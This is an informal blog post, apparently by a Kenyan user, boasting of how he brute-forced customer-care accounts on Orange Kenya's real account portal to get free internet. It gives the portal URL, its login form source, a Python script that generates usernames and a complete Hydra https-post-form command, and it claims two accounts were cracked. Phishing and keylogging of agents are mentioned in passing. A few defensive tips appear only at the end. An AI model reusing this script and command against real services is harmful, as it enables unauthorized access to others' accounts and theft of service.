
My Sunday ☺

So this is my Sunday in a nut shell well in my room but whose up for grammar Nazi? Any way…. I woke up around 6 am watched a couple of movies (fast forwarding-hate movies with predictability written all over them) ahem back to what was happening… so yesterday (Saturday duh) I kinder lost my GSM modem ….I am an avid user of Orange (Ke) which happens to be my country…. Now Orange offers a somewhat cheap Internet solution of 3000 ksh per month (around 35-38USD) per month which is not cheap while Essar (Yu) offer the same rate for around (no clue but its nearly half of that and the speed is probably an eighth of the one orange has) anyway back in around 2010 someone gave me a small trick to be able to surf "for free" yah right….. What they actually gave me is a username and password that is used to login via the modem settings interface and voila "free internet"… see this was just an account that is used by customer care agents to login and access internet anywhere in Kenya using the orange CDMA modems…. Now here goes the screen shot of what is the settings page



Don't worry Paranoia is one of my biggest states that's why I blacked out even the time stamp…. Now to give it none technically would be a big disadvantage but let me slow it to the minimal what you can see here is:

1. Phone --- #777
2. User --- (obviously am not going to give you this)
3. Password --- (even if I dint black it out it would look as such ********)


4. And two check boxes looking like CHAP and PAP (leave em alone for now I will teach you how to hack them later (and no am not a Hacker --- I am doctor who works with patients who have specifications such as GHz and Gb'z ☺)

Ok so yah its Sunday and no internet hmmmm not really…. So back in 2010 when I had the "free internet" I noticed the new settings I was given on default ISPs give the first 3 items as such

	Safaricom	**Orange**	**Yu**	**Airtel**
APN	safaricom	bew.orange.co.ke	internet	ke.celtel.com
Phone Number	*99#	*99# (GSM) #777 (CDMA)	*99#	*99#
User Name	saf	Orange (GSM) Orangefixedplus (CDMA)	Null	Null
Password	data	orange	Null	Null

Ahem if u feel confused take heart ….. this are not codes … just normal and actually default usernames and password to help you get internet settings on your modem/computer sometimes phones and tablets anyway.

Now the APN is not useful for now so we skip it and to the phone number …. This is what the modem DIALS to achieve a connection to your ISP as such



And that's how the internet works …..no seriously that's how it works(the connection) in a simple client-ISP-internet… so the modem goes into the computer dials to the ISP using the given number and if the username and password is valid(plus you have credit or data bundles) you connect …got that… ok

Now we have explained all the three now the general username and passwords let you connect as long as the ISP has set that to be ok just like accessing your mail, facebook or twitter account(s) .

So how did I get the free internet …told you someone gave the username and passwords to me how he got them (hell should I know) anyway I wanted the username and password again after all the earlier one got locked out how who cares I din have free internet now here goes how I got many other usernames and passwords hmmm , many ways can be achieved through a lot of key logging, phishing customer care individuals blah blah blah and blah blah blah(the blahs are for the many other ways including Social eng which worked once but I aint telling bout that now am I? … but am going to show you one that gives you many of them ☺


HOW DO WE DO IT?

After much thinking and being really bored plus no internet I realized something… Orange Ke has a Portal… a recharge portal that all usernames are phone numbers and all passwords are the default pins to the RUIM (SIM in GSM) hmmm now that sounds like fun …what about this usernames for the customer care agents…. Well they obviously have different modems/SIM (RUIM) cards but login using a special username and password (my earlier one looked something like so *Username*: BB090****@orange *Password*: ora*********u) ok… what about the portal? What is it for how does it work?

Now Portal ---

This is its link https://myaccount.orange.co.ke/3G/login.jsp

(Snapshot)



Its public (duh) so you can login and recharge, change your pin, manage your account blah blah blah. So this is where all logins are recorded now a lot of other ways can be used to get the usernames and passwords as I said but here goes my way.

Brute force (DICTIONARY attack for the peeps out there looking to differ in names and definitions) --- hmmm yes that's my way how now?

Well Brute force is when u try all possible combinations of a log in using different passwords and usernames till the correct one works let's do that ☺ .

Wouldn't that take forever? Well yes but not when we have tools ☺ …. Here are my tools

A password cracker by the method of brute force called HYDRA and a wordlist for it … *wordlist?* Come on Google that one I can't write everything (ok jus to show you I know what it is …it's a file containing generated usernames and passwords for attacking using dictionary method or brute force)

Where do I get it?- well there are many you can download but to be really honest since our attack has a certain vector and rule we can't just use any wordlist . *Why?* Because this is how our usernames look

BB0******@orange where the *(asterix) represents numbers …. Hmmm ok and passwords?

They range from default number based and alphanumeric without case factor (not affected by Aa-Zz you get?)

So how do we make one?... well tools exist with the ability to generate wordlists but I will stick to my faithful Linux bash scripting or Python knowledge… so coders lets go ☺

WORDLIST

Username first….we have to create many usernames starting with the letters BB and a 0 (zero) following with 7 other random numbers such as 0000000-9999999 so 10 million other numbers (eh those are clearly a lot ☺ and what about passwords? Well since any number can be used and (depending on the fact after disassembling the orange modem installation it showed that the longest acceptable password characters are 48 char long *and only supports alpha numeric –p.s this* is *a guess)* we will create them using a wordlist generator called crunch ☺


So here is my python code ☺ for username generation

So I first generate the numbers and then add a BB0*******@orange to it (everyone has different techniques to do this here goes nothing)

So here goes my small crude python script to get the usernames

```
#!/usr/bin/python
print " orange username generator\n "

print " the start sequence is from assumed user BB02222222@orange\n "

print " the end username is user BB09999998\n "

print " let the games begin "

#so the below line creates an empty txt file called usernames with wb being an argument to keep the
#file open for appending

f = open ('/root/Desktop/usernames.txt', 'wb')

#this below line states for all numbers in the range of 2222222 to 9999998 that are to be generated
# they should be joined(concatenated) to the string BB0_______@orange

for num in range (2222222, 9999998):
        username = str( "BB0"+str(num)+"@orange\n" )

#and this one just writes them to the file
        f.write(username);
```


Trust me that is as crude as I can get (for now) but after that I have my usernames that end up looking as such



Well forget the sneering face behind it I love drama anyway…. There are some samples of the username now for the attack and the password list …

Now passwords can be anything as we suggested but I want to go ahead and only try a few that look as such *12345678* why that? One pins are generally 4 digits and numeric while default passwords range in a manner of 8 characters so just for starters we use that… now generating passwords is not a big issue for now but let's just spice things up and use a quick automation tool called crunch from Backtrack 5 Linux (I usually smile after that name so ☺) ok not getting cocky les go on ☺

So we fire up our password attack tool using different arguments.. One we have to pipe crunched passwords that will be generated or we can just generate passwords with a python script now am not going to show everything you can try your best and modify my earlier script…



And we start off:

We have to check what kind of method the password and username is sent to the portal by(remember our portal?)


https://myaccount.orange.co.ke/ that portal now we can see the ***https*** on the url hence its secure so we will need to know that plus what method we are using e.g POST or GET… a little check on the website source code reveals…

```
<div id="login">
  <div id="OrangeFlybox">
        <img src="https://myaccount.orange.co.ke:443/3G/images/OrangeFlybox.jpg" width="380" height="209" alt="OrangeFlybox" />
        <img src="https://myaccount.orange.co.ke:443/3G/images/verisign.jpg" width="107" height="61" alt="verisign"  class="verisign"/>
  </div>
  <h4>log into Your Account</h4>
      <form action="https://myaccount.orange.co.ke:443/login.do?action=login3G" method="post" id="userLoginForm" onsubmit="return userLogin();">
    <input type="hidden" name="md5Pwd" id="md5Pwd" value="" />
    <div class="login_form">
      <h2>Your Account customers</h2>
          <p class="login_msg">Please log in.</p>
          <p class="tag">My Number:example 077xxxxxxx or 020xxxxxxx</p>
              <div id='divInputNumber' class="inputbox">
                <input type="text" id='number' name='number'/>
                <p></p>
              </div>
          <p class="tag">Password</p>
          <div id='divInputPwd' class="inputbox">
            <input type="password" id='pwd' name='pwd'/>
                <p></p>
              </div>
              <div class="login_btn">
                      <input type="image" id="userLoginBtn" src="https://myaccount.orange.co.ke:443/3G/images/btnlogin.gif" complete="complete"/>
                      <p align="right"><a href="http://myaccount.orange.co.ke" style="color:#ff6600;text-decoration:underline"
rget=_blank>Refresh</a>  </p>
              </div>
      </div>
        </form>
</div>
```

Its POST yay! Hahaha what I can go yay when I want to ok moving on…

We are on hydra now….with a little more info… than we had last piece of information we need to know…. How do we know when we have a wrong password? Well the page tells us *how now?*

Check :



This being the error given " ***This password doesn't match the one registered to your number. Please check your number and password. Thanks***." So when we have that we can go on with this info:

Putting it all together:

The site:

https://myaccount.orange.co.ke/3G/

The post back page:

login.jsp

The post back values are:

'number' = (user input)

'pwd' = (user input)

Submit = complete

Let's combine it all into hydra:

hydra -L {username list path} -P {password list path} -s {port} -f {Site Address} https-post-form "{Path to postback page}:{USERNAME_NAME}=^ number **^&{PASSWORD_NAME}=^** pwd **^:{failed login text}"**

My command looks like:

Hydra –L /root/Desktop/ usernames.txt -P password.lst -s 443 -f https://myaccount.orange.co.ke/ https-post-form "3G/:number=^number^&pwd=^pwd^&complete=complete: This password doesn't match the one registered to your number. Please check your number and password. Thanks."

NB* ensure quotes are from after https-post-form " TO END OF COMMAND

So what I end up with is 2 accounts and their passwords…ow this took my whole evening ….don't blame me … I know I have a girlfriend who keeps me busy but this somehow is more rewarding… for this to be a success ensure

This attack is only as good as your dictionary/wordlist.

So what can one do to secure their pages from this kind of attack?

Well:

- **Don't make the attack so obvious by missing a Captcha yes those little things do help**
- **Stop giving out default based username and passwords**
- **Notify your IT/Customer care agents to change the default passwords once handed to them**
- **Owww and I don't think authenticating Customers and a Customer care agent on one page is actually very clever.**

Meanwhile while am using up your free internet care to not contact me in anyway necessary ☺ thank you.